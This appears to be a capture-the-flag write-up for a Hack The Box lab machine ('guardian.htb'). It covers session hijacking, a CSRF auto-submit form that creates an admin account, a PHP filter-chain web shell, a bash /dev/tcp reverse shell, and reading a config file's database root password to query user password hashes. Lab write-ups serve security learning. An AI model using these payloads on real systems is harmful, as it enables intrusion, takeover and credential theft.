



I got php session id. Let's change my session id and refresh the page.





I hijacked sammy's session. I have a new featre create notice here.





I will run a server which let admin submit a form to create a new admin role user and put the link here.

admin/createuser.php shows

```php
if ($_SERVER['REQUEST_METHOD'] === 'POST') {
    $csrf_token = $_POST['csrf_token'] ?? '';
    if (!is_valid_token($csrf_token)) {
        die("Invalid CSRF token!");
    }
    $username = $_POST['username'] ?? '';
    $password = $_POST['password'] ?? '';
    $full_name = $_POST['full_name'] ?? '';
    $email = $_POST['email'] ?? '';
    $dob = $_POST['dob'] ?? '';
    $address = $_POST['address'] ?? '';
    $user_role = $_POST['user_role'] ?? '';
```

is_valid_token is defined in csrf_tokens.php

```
$cat config/csrf-tokens.php
<?php
$global_tokens_file = __DIR__ . '/tokens.json';

function get_token_pool()
{
    global $global_tokens_file;
    return file_exists($global_tokens_file) ? json_decode(file_get_contents($global_tokens_file), true) : [];
}

function add_token_to_pool($token)
{
    global $global_tokens_file;
    $tokens = get_token_pool();
    $tokens[] = $token;
    file_put_contents($global_tokens_file, json_encode($tokens));
}


function is_valid_token($token)
{
    $tokens = get_token_pool();
    return in_array($token, $tokens);
}
```


But it's not checking if the token is from privileged user. It only checks if it exists, so I can use anyone's token.

Let's create index.html to let admin automatically submit a form to create an user.


```
<form action="http://portal.guardian.htb/admin/createuser.php"
method="POST">
  <input type="hidden" name="username" value="abc">
  <input type="hidden" name="password" value="P@ssw0rd">
  <input type="hidden" name="full_name" value="abc">
  <input type="hidden" name="email" value="abc@guardian.htb">
  <input type="hidden" name="dob" value="2000-01-01">
  <input type="hidden" name="address" value="nowhere">
  <input type="hidden" name="user_role" value="admin">
  <input type="hidden" name="csrf_token"
value="bc9c434d72690f7a0917712c3eaa261d">
<script>
  document.forms[0].submit();
</script>
</form>
```

Run an http server and submit the link






Now, I can login as that user




Also there's a line of code to check valid file




It requires to end with enrollment, academic, financial or system.php. I can use php chaining tool(https://github.com/synacktiv/php_filter_chain_generator) to do this.

```
python3 php_filter_chain_generator.py --chain '<?php
system($_REQUEST["cmd"]); ?>' | xclip -selection clipboard
```


Put the result into burpsuite and erase unneeded comment




And add #system.php&cmd=id




Make sure that it will all be on the first line including HTTP/1.1



I can see the response. Let's run reverse shell.



Add this line: &cmd=bash -c "bash -i >& /dev/tcp/<ip>/<port> 0>&1" with url encoding. Start listener and send it.



I got www-data shell!

Get jamil shell

There's config.php

```
www-data@guardian:~/portal.guardian.htb$ cat config/config.php
<?php
return [
    'db' => [
        'dsn' => 'mysql:host=localhost;dbname=guardiandb',
        'username' => 'root',
        'password' => 'Gu4rd14n_un1_1s_th3_b3st',
        'options' => []
    ],
    'salt' => '8Sb)tM1vs1SS'
];
```

I can access database

```
www-data@guardian:~/portal.guardian.htb$ mysql -u root -p
Enter password:
Welcome to the MySQL monitor.  Commands end with ; or \g.
Your MySQL connection id is 496
Server version: 8.0.43-0ubuntu0.22.04.1 (Ubuntu)

Copyright (c) 2000, 2025, Oracle and/or its affiliates.

Oracle is a registered trademark of Oracle Corporation and/or its
affiliates. Other names may be trademarks of their respective
owners.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

mysql>
```

Dump database

```
select username, password_hash from guardiandb.users
```

